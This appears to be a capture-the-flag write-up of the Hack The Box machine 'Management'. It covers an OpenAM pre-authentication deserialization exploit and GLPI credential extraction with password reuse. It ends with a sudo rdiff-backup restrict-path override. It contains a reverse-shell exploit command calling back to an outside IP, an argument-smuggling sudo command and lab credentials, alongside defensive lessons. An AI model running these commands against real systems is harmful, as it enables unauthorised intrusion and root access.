Management — Hack The Box Machine Writeup

Web Exploitation, OpenAM RCE & rdiff-backup Privilege Escalation

---

Overview

Management is a Medium difficulty Linux machine. It exposes a marketing website protected by client-side AES-GCM encryption, alongside an OpenAM single-sign-on portal and several LDAP/RMI services. After decrypting the site's bundle and finding only marketing content, we pivot to OpenAM 16.0.5, which is vulnerable to **CVE-2026-33439** — a pre-authentication Java deserialization bug that gives us a shell as `openam`. From there, we read GLPI's database configuration, extract and decrypt the LDAP bind password using GLPI's own `GLPIKey` class, and reuse that password to SSH in as `owen`. Finally, we abuse a wildcarded `sudo rdiff-backup` entry to bypass its restrict-path sandbox and read `/root/root.txt`.

Nmap Scan

- Key Findings:

- **22 (SSH)** — Standard remote access — likely the final access vector once credentials are recovered.
- **80/443 (HTTP/HTTPS)** — nginx 1.24.0. HTTP redirects to HTTPS. The TLS certificate (CN=`management.htb`, SAN=`*.management.htb`) disclosed the primary domain and hinted at subdomains, most notably `sso.management.htb`.
- **1689 (RMI)** — Java RMI endpoint. The registry dump returned `org.opends.server.protocols.jmx.c` identifying it as OpenDJ's JMX management interface — a potential foothold if JMX authentication is weak.
- **4444 (LDAPS)** — OpenDJ Administration Connector. An encrypted LDAP interface bound to `sso.management.htb`, intended for directory administration.
- **50389 (LDAP)** — User-facing LDAP service. The critical observation was that **anonymous bind was permitted**, allowing unauthenticated enumeration of the directory information tree — the pivot point once Directory Manager credentials are recovered from OpenAM's configuration files.

- Significance: The remaining ports form a coherent directory services stack. Combined with the subdomain leak from the TLS certificate, this confirms the target is an identity and access management deployment centred on OpenAM and OpenDJ, with SSH available as the eventual interactive access route.

Web Reconnaissance

The Marketing Page

The first thing we tried was inspecting the homepage source. We noticed the main content is delivered encrypted and decrypted in the browser with a hardcoded key.




Figure 1: MSP Marketing Landing Page

The JavaScript reveals:

```
KEY = "C+XDTUB0EuPY7BE+xzRcMP6dNjWd0h0GPxdt8tWSTVY="
FILE = "assets/app.enc"
```

Decrypting the Bundle

What we tried. We downloaded `app.enc` and decrypted it locally with the embedded key using Python.

```
import base64
from cryptography.hazmat.primitives.ciphers.aead import AESGCM

KEY_B64 = "C+XDTUB0EuPY7BE+xzRcMP6dNjWd0h0GPxdt8tWSTVY="
raw = base64.b64decode(open("app.enc").read().strip())
iv, ct = raw[:12], raw[12:]
key = base64.b64decode(KEY_B64)
print(AESGCM(key).decrypt(iv, ct, None))
```

What we found. The plaintext is a static marketing page — no credentials, no endpoints, no hidden functionality. **Dead end**, so we pivot to the SSO portal.

Identifying OpenAM

Browsing `https://sso.management.htb/openam/` presents the OpenAM Community Edition login.




Figure 2: OpenAM Community Edition Login Portal

To pin the exact build, we queried the version disclosure endpoint:

```
curl -sk https://sso.management.htb/openam/ccversion/Version.jsp |
   grep -i version
# OpenIdentityPlatform OpenAM 16.0.5
```

OpenIdentityPlatform OpenAM **16.0.5** — a version affected by **CVE-2026-33439**, a pre-authentication deserialization flaw reachable through the `jato.clientSession` parameter.

Confirming the Vulnerable Endpoint

The `PWResetUserValidation` endpoint responded with HTTP 200 without requiring authentication, confirming it is reachable pre-auth. Inspecting the response body revealed `jato:form`, `jato.clientSession`, and `jato.pageSession` markers — confirming the endpoint actively renders the JATO form, which is precisely the trigger condition for the deserialization.

Both checks passed: the endpoint is unauthenticated and exposes the vulnerable JATO path, so we proceeded to exploitation.

Foothold — CVE-2026-33439

The Vulnerability

CVE-2026-33439 is a Java deserialization vulnerability in OpenAM's legacy JATO form handling. When the `jato.clientSession` parameter is present, the server attempts to deserialize the supplied value before performing any authentication check. The public PoC ships a packed gadget chain that executes arbitrary commands.

Triggering the Reverse Shell

We adapted the public exploit to our goal: rather than relying on command output being reflected in the HTTP response, we embedded a reverse-shell command directly into the serialized payload and fired it blind. We started a listener, then invoked the adapted script against the confirmed-vulnerable endpoint.

```
# Terminal 2: fire the adapted exploit with an embedded reverse shell
python3 POC.py --url https://sso.management.htb/openam/ui/
    PWResetUserValidation \
  --revsh 10.10.15.40 4444 --shell python
```




Figure 3: Reverse Shell as openam — Listing /home

Result: The listener received the callback and we obtained a shell as `openam` (`uid=996, gid=987`). This is a low-privileged service account restricted to OpenAM's own files — lateral movement is required.

Why This Matters

A pre-authentication RCE in an SSO product is critical. Even though the shell is unprivileged, it grants read access to OpenAM's configuration directory, which typically holds database credentials, LDAP bind passwords, and keystore material — the exact artifacts needed to pivot into the directory services stack and, eventually, to a system account.

Lateral Movement — openam to owen via GLPI

Locating GLPI Configuration

A GLPI installation lives under `/opt/glpi`. Its configuration directory is world-readable from our shell.

```
openam@management:/opt/glpi$ ls -la /opt/glpi/config/
total 24
drwxr-xr-x  2 www-data www-data 4096 Sep  7 11:41 .
drwxr-xr-x 22 www-data www-data 4096 Sep  7 11:41 ..
-rw-r--r--  1 www-data www-data  273 Jun  2 01:25 config_db.php
-rw-r--r--  1 www-data www-data   32 Jun  2 01:25 glpicrypt.key
-rw-rw----  1 www-data www-data 1704 Jun  2 01:25 oauth.pem
-rw-rw----  1 www-data www-data  451 Jun  2 01:25 oauth.pub
openam@management:/opt/glpi$ cat /opt/glpi/config/config_db.php 2>/dev/null
<?php
class DB extends DBmysql {
   public $dbhost = '127.0.0.1';
   public $dbuser = 'glpi';
   public $dbpassword = '8rhu0L6Pw4Y7';
   public $dbdefault = 'glpidb';
   public $use_utf8mb4 = true;
   public $allow_datetime = false;
   public $allow_signed_keys = false;
}
```

Figure 4: Listing /opt/glpi/config and Reading config_db.php

Discovered DB credentials:

```
DB user: glpi
DB pass: 8rhu0L6Pw4Y7
DB name: glpidb
Host:    127.0.0.1:3306
```

Extracting the Encrypted LDAP Password

The GLPI LDAP authentication table stores its bind password encrypted with `GLPIKey`. We query it directly.

```
mysql -u glpi -p'8rhu0L6Pw4Y7' glpidb \
  -e "SELECT id, name, host, port, basedn, rootdn, rootdn_passwd \
      FROM glpi_authldaps\G"
```

Decrypting with GLPIKey

What we tried. Since GLPI ships its own key class, we can import it with PHP and let the application decrypt its own secret.




Figure 5: MySQL Query and GLPIKey Decryption

Decrypted LDAP bind password: `WpczC40GhTbk`

SSH as owen

Password reuse was confirmed on the local system account `owen`.

```
ssh owen@10.129.175.6
# Password: WpczC40GhTbk

owen@management:~$ id
uid=1000(owen) gid=1000(owen) groups=1000(owen)
```

Why This Matters

Two compounding issues made this pivot possible:

- `config_db.php` was world-readable — leaking the DB password.
- GLPI encrypts secrets with a key stored on the same host — so anyone with local read access can decrypt them.
- The LDAP bind password was reused for a system login account.

Privilege Escalation — owen to root

Sudo Enumeration

```
sudo -l
```

```
User owen may run the following commands on management:
    (root) NOPASSWD: /usr/bin/rdiff-backup --server \
        --restrict-path /opt/backup --restrict-mode read-only *
```

Understanding the Grant

This allows `owen` to run `rdiff-backup` in server mode, restricted to the `/opt/backup` directory. At first glance this is safe — we can only read from a sandbox.

However, the trailing `*` wildcard means *extra arguments are accepted*. And `rdiff-backup` honours the **last** occurrence of `-restrict-path`. So if we append `-restrict-path /` after the enforced one, we override the sandbox and can read anywhere.

The Attack

We construct a `-remote-schema` string containing a shell comment placeholder `# {h}` so that the argument parser does not choke on the appended content. We then ask `rdiff-backup` to back up `/root` to `/tmp/rdb`.




Figure 6: rdiff-backup Argument Override and Root Flag

```
mkdir -p /tmp/rdb
rdiff-backup --remote-schema \
  'sudo /usr/bin/rdiff-backup --server --restrict-path /opt/backup \
   --restrict-mode read-only --restrict-path / # {h}' \
  backup 'x::/root' /tmp/rdb
```

Why This Attack Works

The command above chains four properties together to break the sandbox:

- **The wildcard in the sudoers rule** accepts any appended arguments, so `owen` is not limited to the arguments the administrator intended.
- **The `-remote-schema` string** is executed by `rdiff-backup` as the remote command — this is where we smuggle our own invocation of the binary under `sudo`.
- **The appended `-restrict-path /`** overrides the original `-restrict-path /opt/backup`, because `rdiff-backup` honours the *last* occurrence it sees. The shell comment placeholder `# {h}` absorbs the trailing portion of the schema so the argument parser does not break.
- **The backup operand `x::/root`** then instructs the now-unrestricted server to read from `/root`, and the output is written to `/tmp/rdb` — giving us read access to the root flag without ever knowing root's password.

Attack Chain

1. **Enumeration:** Nmap scan reveals web, LDAP, and OpenAM services.
2. **Web Recon:** Homepage uses AES-GCM with hardcoded key — decrypts to marketing content only.
3. **OpenAM Discovery:** SSO portal at `sso.management.htb` running OpenAM 16.0.5.
4. **Foothold:** Exploit CVE-2026-33439 to obtain shell as `openam`.
5. **GLPI Discovery:** Read `config_db.php` — get DB credentials.
6. **Decryption:** Query LDAP bind password, decrypt with `GLPIKey`.
7. **Lateral Movement:** SSH as `owen` using reused password, retrieve user flag.
8. **Privilege Escalation:** Abuse sudo `rdiff-backup` restrict-path override, read root flag.

Conclusion

Management is a well-designed machine that demonstrates:

- **Web Security:** Hardcoded secrets in client-side code are ineffective obfuscation.
- **CVE Exploitation:** Chaining a known OpenAM pre-auth RCE for initial access.
- **Service Configuration Analysis:** Reading app config files to pivot.
- **Cryptographic Weakness:** Application secrets stored on the same host are readable by local users.
- **Credential Hygiene:** Password reuse across service and system accounts.
- **Sudo Abuse:** Wildcards and last-argument-wins behaviours can break sandboxes.

The machine highlights the importance of:

- Patching known CVEs promptly (OpenAM 16.0.5 is outdated)
- Restricting file permissions on application configuration files
- Never reusing passwords between service and login accounts
- Auditing sudoers rules for trailing wildcards
- Adopting purpose-built wrappers instead of exposing tools directly

All artifacts have been documented, and the root flag was successfully retrieved.